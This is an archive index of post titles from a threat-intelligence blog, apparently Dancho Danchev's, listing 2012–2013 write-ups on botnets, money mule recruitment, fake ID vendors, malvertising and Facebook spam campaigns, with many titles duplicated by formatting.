  - [Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product \(2012-11-26 03:52\)](#)
  - [Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product \(2012-11-26 03:52\)](#)
  - [Summarizing ZDNet's Zero Day Posts for November \(2012-11-30 15:55\)](#)
- [December](#)
  - [Summarizing Webroot's Threat Blog Posts for November \(2012-12-01 00:31\)](#)
  - [Upcoming Portfolio of Commercially Available CYBERINT Reports \(2012-12-13 13:38\)](#)
  - [Dancho Danchev's Blog Most Popular Posts for 2012 \(2012-12-28 00:26\)](#)
- [2013](#)
  - [January](#)
    - [Historical OSINT: OPSEC-Aware Money Mule Recruiters Hire, Host Crimeware and Malvertisements \(2013-01-05 16:10\)](#)
    - [Historical OSINT - Profiling an OPSEC-Unaware Vendor of GSM/USB ATM Skimmers and Pinpads](#)

- [\(2013-01-05 20:42\).](#)
  - [Historical OSINT - Profiling an OPSEC-Unaware Vendor of GSM/USB ATM Skimmers and Pinpads \(2013-01-05 20:42\).](#)
  - [Raw Historical OSINT - Keeping Money Mule Recruiters on a Short Leash - Part Twelve \(2013-01-07 22:56\).](#)
  - [Raw Historical OSINT - Keeping Money Mule Recruiters on a Short Leash - Part Twelve \(2013-01-07 22:56\).](#)
  - [Summarizing Webroot's Threat Blog Posts for December \(2013-01-09 19:34\).](#)
- [February.](#)
  - [Summarizing ZDNet's Zero Day Posts for January. \(2013-02-04 22:38\).](#)
  - [Summarizing Webroot's Threat Blog Posts for January \(2013-02-04 23:14\).](#)
  - [Historical OSINT - Hacked Databases Offered for Sale \(2013-02-06 02:03\).](#)
  - [Historical OSINT - Hacked Databases Offered for Sale \(2013-02-06 02:03\).](#)
  - [Dissecting NBC's Exploits and Malware Serving Web Site Compromise \(2013-02-21 22:03\).](#)
  - [Dissecting NBC's Exploits and Malware Serving Web Site Compromise \(2013-02-21 22:03\).](#)
- [March](#)
  - [Summarizing Webroot's Threat Blog Posts for February \(2013-03-04 15:31\).](#)
  - [Dissecting NBC's Late Night with Jimmy Fallon Web Site Compromise \(2013-03-07 00:52\).](#)
  - [Dissecting NBC's Late Night with Jimmy Fallon Web Site Compromise \(2013-03-07 00:52\).](#)
- [April](#)
  - [Summarizing Webroot's Threat Blog Posts for March \(2013-04-01 21:37\).](#)

- [Historical OSINT - The "BadB International" Cybercrime Enterprise \(2013-04-10 21:53\)](#)
- [Historical OSINT - The "BadB International" Cybercrime Enterprise \(2013-04-10 21:53\)](#)
- [What's the ROI on Going to a Virtual Blackhat SEO School? \(2013-04-17 23:45\)](#)
- [What's the ROI on Going to a Virtual Blackhat SEO School? \(2013-04-17 23:45\)](#)
- [May](#)
  - [Summarizing Webroot's Threat Blog Posts for April \(2013-05-01 14:32\)](#)
  - [Fake 'Facebook Profile Spy Application' Campaign Spreading Across Facebook \(2013-05-24 18:58\)](#)
  - [Fake 'Facebook Profile Spy Application' Campaign Spreading Across Facebook \(2013-05-24 18:58\)](#)
  - [A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports \(2013-05-25 18:52\)](#)
  - [A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports \(2013-05-25 18:52\)](#)
- [June](#)
  - [Summarizing Webroot's Threat Blog Posts for May \(2013-06-04 15:24\)](#)
  - [Malware-Serving "Who's Viewed Your Facebook Profile" Campaign Spreading Across Facebook \(2013-06-10 15:07\)](#)
  - [Malware-Serving "Who's Viewed Your Facebook Profile" Campaign Spreading Across Facebook \(2013-06-10 15:07\)](#)
  - ['Anonymous' Group's DDoS Operation Titstorm \(2013-06-12 20:01\)](#)
  - [Bogus "Shocking Video" Content at Scribd Exposes Malware Monetization Scheme Through](#)

[Parked Domains \(2013-06-20 22:44\)](#)

- [Bogus "Shocking Video" Content at Scribd Exposes Malware Monetization Scheme Through Parked Domains \(2013-06-20 22:44\)](#)
- [Fake 'Rihanna & Chris Brown S3X Video' Spam Campaign Spreading Across Facebook, Monetized Through Adf Dot Ly PPC Links \(2013-06-22 10:56\)](#)
- [Fake 'Rihanna & Chris Brown S3X Video' Spam Campaign Spreading Across Facebook, Monetized Through Adf Dot Ly PPC Links \(2013-06-22 10:56\)](#)

○ [July](#)

- [Summarizing Webroot's Threat Blog Posts for June \(2013-07-04 18:38\)](#)
- [Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates Unique Fakes On The Fly \(2013-07-04 19:42\)](#)
- [Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates Unique Fakes On The Fly \(2013-07-04 19:42\)](#)
- [A Peek Inside a Managed OTP/ATS/TAN Token Bypassing/Hijacking/Blocking System as a \(Licensed\) Service \(2013-07-19 22:43\)](#)
- [A Peek Inside a Managed OTP/ATS/TAN Token Bypassing/Hijacking/Blocking System as a \(Licensed\) Service \(2013-07-19 22:43\)](#)
- [Instagram Under Fire as Cybercriminals Release New DIY Fake Account Registration/Management/Promotion Tool \(2013-07-23 17:01\)](#)

○ [August](#)

- [Summarizing Webroot's Threat Blog Posts for July \(2013-08-01 19:01\)](#)

- [Dissecting a Sample Russian Business Network \(RBN\) Contract/Agreement Through the Prism of RBN's AbdAllah Franchise \(2013-08-10 21:10\).](#)
- [Dissecting a Sample Russian Business Network \(RBN\) Contract/Agreement Through the Prism of RBN's AbdAllah Franchise \(2013-08-10 21:10\).](#)
- [Spamvertised 'Confirmed Facebook Friend Request' Themed Emails Serve Client-Side Exploits \(2013-08-15 14:03\).](#)
- [Spamvertised 'Confirmed Facebook Friend Request' Themed Emails Serve Client-Side Exploits \(2013-08-15 14:03\).](#)
- [The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Three \(2013-08-21 20:57\).](#)
- [Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment \(2013-08-22 18:19\).](#)
- [Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment \(2013-08-22 18:19\).](#)
- [The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Four \(2013-08-23 17:16\).](#)
- [Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards \(2013-08-29 02:26\).](#)
- [Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards \(2013-08-29 02:26\).](#)
- [Profiling a Novel, High Profit Margins Oriented, Legitimate Companies Brand-Jacking Money Mule Recruitment Scheme \(2013-08-29 22:41\).](#)
- [Profiling a Novel, High Profit Margins Oriented, Legitimate Companies Brand-Jacking Money Mule Recruitment Scheme \(2013-08-29 22:41\).](#)

- [Summarizing Webroot's Threat Blog Posts for August \(2013-08-30 14:11\)](#)
- [September](#)
  - [Rogue iFrame Injected Web Sites Lead to the AndroidOS/FakeInst/Trojan-SMS.J2ME.JiFake Mobile Malware \(2013-09-16 14:29\)](#)
  - [Rogue iFrame Injected Web Sites Lead to the AndroidOS/FakeInst/Trojan-SMS.J2ME.JiFake Mobile Malware \(2013-09-16 14:29\)](#)
  - [Dissecting FireEye's Career Web Site Compromise \(2013-09-18 19:41\)](#)
  - [Dissecting FireEye's Career Web Site Compromise \(2013-09-18 19:41\)](#)
  - [Spamvertised Facebook 'You have friend suggestions, friend requests and photo tags' Themed Emails Lead to Client-side Exploits and Malware \(2013-09-28 13:53\)](#)
  - [Spamvertised Facebook 'You have friend suggestions, friend requests and photo tags' Themed Emails Lead to Client-side Exploits and Malware \(2013-09-28 13:53\)](#)
- [October](#)
  - [Fake Pinterest 'Don't forget to confirm your email!' Themed Emails Serve Client-side Exploits and Malware \(2013-10-01 21:12\)](#)
  - [Fake Pinterest 'Don't forget to confirm your email!' Themed Emails Serve Client-side Exploits and Malware \(2013-10-01 21:12\)](#)
  - [Summarizing Webroot's Threat Blog Posts for September \(2013-10-02 16:10\)](#)
- [November](#)
  - [Summarizing Webroot's Threat Blog Posts for October \(2013-11-01 17:54\)](#)
  - [Malicious Script Artifacts at China Green Dot Gov Dot Cn - A Reminiscence of Asprox's Multi-Tasking Activities \(2013-11-04 18:33\)](#)



- [Malicious Script Artifacts at China Green Dot Gov Dot Cn - A Reminiscence of Asprox's Multi-Tasking Activities \(2013-11-04 18:33\)](#)
- [Scareware, Blackhat SEO, Spam and Google Groups Abuse, Courtesy of the Koobface Gang \(2013-11-04 18:36\)](#)
- [Facebook FarmTown Malvertising Campaign Courtesy of the Koobface Gang \(2013-11-04 18:36\)](#)
- [Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates \(2013-11-04 18:37\)](#)
- [A Peek Inside a Customer-ized API-enabled DIY Online Lab for Generating Multi-OS Mobile Malware \(2013-11-12 02:57\)](#)
- [A Peek Inside a Customer-ized API-enabled DIY Online Lab for Generating Multi-OS Mobile Malware \(2013-11-12 02:57\)](#)
- [New Commercially Available Modular Malware Platform Released On the Underground Marketplace \(2013-11-13 00:15\)](#)
- [New Commercially Available Modular Malware Platform Released On the Underground Marketplace \(2013-11-13 00:15\)](#)
- [Fake Chrome/Firefox/Internet Explorer/Safari Updates Expose Users to Android Malware \(2013-11-14 16:38\)](#)
- [Fake Chrome/Firefox/Internet Explorer/Safari Updates Expose Users to Android Malware \(2013-11-14 16:38\)](#)
- [December](#)
  - [Summarizing Webroot's Threat Blog Posts for November \(2013-12-03 23:38\)](#)
  - [Facebook Circulating 'Who's Viewed Your Profile' Campaign Exposes 800k+ Users to CrossRider PUA/Rogue Firefox Add-ons/Android Adware AirPush \(2013-12-04 02:25\)](#)

- [Facebook Circulating 'Who's Viewed Your Profile' Campaign Exposes 800k+ Users to CrossRider PUA/Rogue Firefox Add-ons/Android Adware AirPush \(2013-12-04 02:25\).](#)
- [Continuing Facebook "Who's Viewed Your Profile" Campaign Affects Another 190k+ Users, Exposes Malicious Cybercrime Ecosystem \(2013-12-11 05:01\).](#)
- [Continuing Facebook "Who's Viewed Your Profile" Campaign Affects Another 190k+ Users, Exposes Malicious Cybercrime Ecosystem \(2013-12-11 05:01\).](#)